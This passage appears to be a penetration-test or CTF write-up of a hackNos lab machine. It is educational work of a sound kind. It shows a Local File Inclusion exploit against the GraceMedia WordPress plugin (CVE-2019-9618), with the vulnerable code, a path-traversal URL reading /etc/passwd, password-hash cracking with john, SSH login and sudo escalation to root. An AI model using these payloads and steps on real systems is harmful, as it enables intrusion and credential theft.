Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

See Also

<http://www.nessus.org/u?399b1f56>
https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
<https://en.wikipedia.org/wiki/Clickjacking>

Output

```
The following pages do not use a clickjacking mitigation response header and contain a clickable event :
- http://10.0.2.7/tsweb/
- http://10.0.2.7/taweb/index.php/about/
```

Port	Hosts
80 /tcp /www	10.0.2.7

5.3 Web Application Analysis

Highlighted directory /tsweb before: <http://10.0.2.7/tsweb/>.

We use “wpscan” tool on the url.

Wpscan allow to analyze Wordpress application.

```
[+] [+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] gracemedia-media-player
| Location: http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/
| Latest Version: 1.0 (up to date)
| Last Updated: 2013-07-21T15:09:00.000Z
| Found By: Urls In Homepage (Passive Detection)

| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
```

Search CVE List

You can search the CVE List for a [CVE Entry](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Entries.

View the [search tips](#).

Search Results

There are **1** CVE entries that match your search.

Name	Description
CVE-2019-9618	The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

Analysis Description

The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

CVSS v3.0 Severity and Metrics:**Base Score:** 9.8 CRITICAL**Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**Impact Score:** 5.9**Exploitability Score:** 3.9**Attack Vector (AV):** Network**Attack Complexity (AC):** Low**Privileges Required (PR):** None**User Interaction (UI):** None**Scope (S):** Unchanged**Confidentiality (C):** High**Integrity (I):** High**Availability (A):** High

– CVSS Scores & Vulnerability Types

CVSS Score	7.5	
Confidentiality Impact	Partial (There is considerable informational disclosure.)	
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)	
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)	
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)	
Authentication	Not required (Authentication is not required to exploit the vulnerability.)	
Gained Access	None	
Vulnerability Type(s)	File Inclusion	
CWE ID	77	

– Products Affected By CVE-2019-9618

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Gracemedia Media Player Project	Gracemedia Media Player	1.0		~~~wordpress~~~		Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Gracemedia Media Player Project	Gracemedia Media Player	1

– Metasploit Modules Related To CVE-2019-9618

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

 Verified Has App

Filters

Reset All

Show 15

Search: GraceMedia Media PI

Date D A V Title

Type Platform Author

2019-03-
13WordPress Plugin GraceMedia Media Player 1.0 -
Local File Inclusion

WebApps

PHP

Manuel García
Cárdenas

I. VULNERABILITY

WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion

II. BACKGROUND

Hassle-free and user-friendly way to add a Media player directly to your website.

III. DESCRIPTION

This bug was found in the file:

/gracemedia-media-player/templates/files/ajax_controller.php

Vulnerable code:

```
require_once($_GET['cfg']);
```

The parameter "cfg" it is not sanitized allowing include local files

To exploit the vulnerability only is needed use the version 1.0 of the HTTP protocol to interact with the application.

IV. PROOF OF CONCEPT

The following URL have been confirmed that is vulnerable to local file inclusion.

Local File Inclusion POC:

GET

/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?
ajaxAction=getId&cfg=../../../../../../../../etc/passwd

6. Target Exploitation

Area that sets a penetration test apart from a vulnerability assessment. Now that vulnerabilities have been found, you will actually validate and take advantage of these vuln., by exploiting the system, in the hope of gaining full control or additional information and visibility into the targeted network, and the systems therein.

6.1 Local File Inclusion

Type the url (suggested into exploit) http://10.0.2.7/tsweb/wpcontent/plugins/gracemedia-mediaplayer/templates/files/ajax_controller.php?ajaxAction=getId&cfg=../../../../../../../../../../../../etc/passwd otteniamo



```
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System:/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,.,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxp:x:105:65534:./var/lib/lxd//bin/false
uidadd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash
mysql:x:111:114:MySQL Server:/bin/false
flag:$1$flag$
```

Information: “Username:Password”.


Information: “flag” -> “flag:Password”.

7. Post Exploitation

Password Cracking, network Sniffing etc....

7.1 Password Cracking

7.1.1_ Identifying HASH Format



```
~ hashid hash2
--File 'hash2'--
Analyzing '$1$flag$vqjCxzjtRc7PofLYS2lWf/'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
--End of file 'hash2'--#
```

7.1.2_John

```
→ ~ john --wordlist=/usr/share/wordlist/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
→ ~
→ ~ john -show --format=md5crypt-long hash
? topsecret

1 password hash cracked, 0 left
→ ~
```


7.1.3_Use of SSH Service

We got: “flag:topsecret”.

Command:

```
ssh [option] username@host
```

```
→ ~ ssh flag@10.0.2.7
flag@10.0.2.7's password:
```



```
flag@hacknos:/$ ls
bin dev initrd.img lib64 mnt root
boot etc initrd.img.old lost+found opt run
cdrom home lib media proc sbin
flag@hacknos:/$ cd bin
-rbash: cd: restricted
```

We have to scroll through the folders:

```
-r, --reverse
    reverse order while sorting

-R, --recursive
    list subdirectories recursively
    (highlighted)

-s, --size
    print the allocated size of each file, in blocks

-S      sort by file size, largest first
```

```
ls: cannot open directory './tmp/systemd-private-dee5f8d52e5c44e588ea072a-systemd-timesyncd.service-yNoebP': Permission denied
ls: cannot open directory './var/cache/apt/archives/partial': Permissed
ls: [cannot open directory './var/cache/ldconfig': Permission denied]
./var/backups:
./var/backups/passbkp:
./var/cache:
./var/cache/apache2:
./var/cache/apache2/mod_cache_disk:
./var/cache/apparmor:
./var/cache/apt:
```

```
flag@hacknos:/$ ls /var/cache/apt
archives pkgcache.bin srccpkcache.bin
flag@hacknos:/$ ls /var/cache/apt/archive/partial
ls: [cannot access '/var/cache/apt/archive/partial']: No such file or directory
flag@hacknos:/$
```

Directory with Permission denied are unusable.

```
flag@hacknos:/$ ls /var/backups
apt.extended_states.0      apt.extended_states.2.gz
apt.extended_states.1.gz  passbkp
flag@hacknos:/$ ls -l /var/backups
total 48
-rw-r--r-- 1 root root 33598 Apr 17 15:05 apt.extended_states.0
-rw-r--r-- 1 root root  3603 Nov 17 22:09 apt.extended_states.1.gz
-rw-r--r-- 1 root root  3562 Nov 17 17:40 apt.extended_states.2.gz
drwxr-xr-x 2 root root  4096 Nov 17 21:44 passbkp
flag@hacknos:/$ ls /var/backups/passbkp
md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
flag@hacknos:/$
flag@hacknos:/$
flag@hacknos:/$ cat /var/backups/passbkp/md5-hash
$1$rohit$01Dl0NQKtqfeL08fGrqqi0
```

We got another password with md5 crypt.

```
→ ~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt has
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256])
)
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41      (?)
1g 0:00:02:02 DONE (2020-04-24 17:23) 0.008145g/s 114838p/s 114838c/s 114838t/s
r3@m...!##^%^
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
→ ~ john --show --format=md5crypt hash
?:!%hack41

1 password hash cracked, 0 left
```


We have that:

Username -> rohit

Password -> !%hack41


7.2 Horizontal Privilege Escalation

```
flag@hacknos:/$ su rohit
Password:
rohit@hacknos:/$
```



SSH command. Here we haven't Privilege escalation, but remote web connection.

```
→ ~ ssh rohit@10.0.2.7  
rohit@10.0.2.7's password:
```



7.2.1_ User Flag


```
rohit@hacknos:~$ pwd  
/home/rohit  
rohit@hacknos:~$ ls -l  
total 4  
-rw-r--r-- 1 root root 702 Nov 17 18:33 user.txt  
rohit@hacknos:~$ cat user.txt  
#####  
/ \ | / \ | / \ \ | / \ \ \ \ \ |  
\$ \$ | \$ \$ |/\$\$\$\$\$\$/ /\$\$\$\$\$\$ |/\$\$\$\$\$\$ |  
\$ \$ | \$ \$ | \$ \$ \ \ \$ \$ | \$ \$ | \$ \$ |  
\$ \$ \ \ \$ \$ | \$ \$ \$ \$ \$ | \$ \$ \$ \$ \$ \$ / \$ \$ |  
\$ \$ \$ \$ / \$ \$ / \$ \$ / \$ \$ | \$ \$ | \$ \$ |  
\$ \$ \$ \$ \$ / \$ \$ \$ \$ \$ / \$ \$ \$ \$ \$ \$ / \$ \$ /  
#####  
MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b  
rohit@hacknos:~$
```

Captured User flag!

```
rohit@hacknos:~$ pwd  
/home/rohit  
rohit@hacknos:~$ cd ..  
rohit@hacknos:/home$ cd ..  
rohit@hacknos:$ pwd  
/  
rohit@hacknos:$ cd root/  
-bash: cd: root/: Permission denied  
rohit@hacknos:$
```

We have to increase our privileges.

7.3 Vertical Privilege Escalation



```
rohit@hacknos:/$ sudo -i  
[sudo] password for rohit:  
root@hacknos:~#
```



```
rohit@hacknos:/$ sudo su  
root@hacknos:/#
```

7.3.1 Root Flag

```
root@hacknos:~# pwd
/root
root@hacknos:~# ls -l
total 4
-rw-r--r-- 1 root root 1066 Nov 17 17:14 root.txt
root@hacknos:~# cat root.txt
#####
# / \   / \   / \   / \   / \   / \   / \
# $ $ $ $ $ $ | / \   / \   / \   / \   / \   / \
# $ $ | $ $ | / \   / \   / \   / \   / \   / \
# $ $ $ $ $ $ | $ $ | $ $ | $ $ | $ $ | $ $ | $ $ |
# $ $ | $ $ | $ $ \ / $ $ | $ $ \ / $ $ | $ $ | / \ | $ $ |
# $ $ | $ $ | $ $ $ / $ $ | $ $ $ / $ $ | $ $ | $ $ | / \ | $ $ |
# #####
```

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Blog : www.hackNos.com

Author : Rahul Gehlaut

linkedin : <https://www.linkedin.com/in/rahulgehlaut/>

Root Flag captured.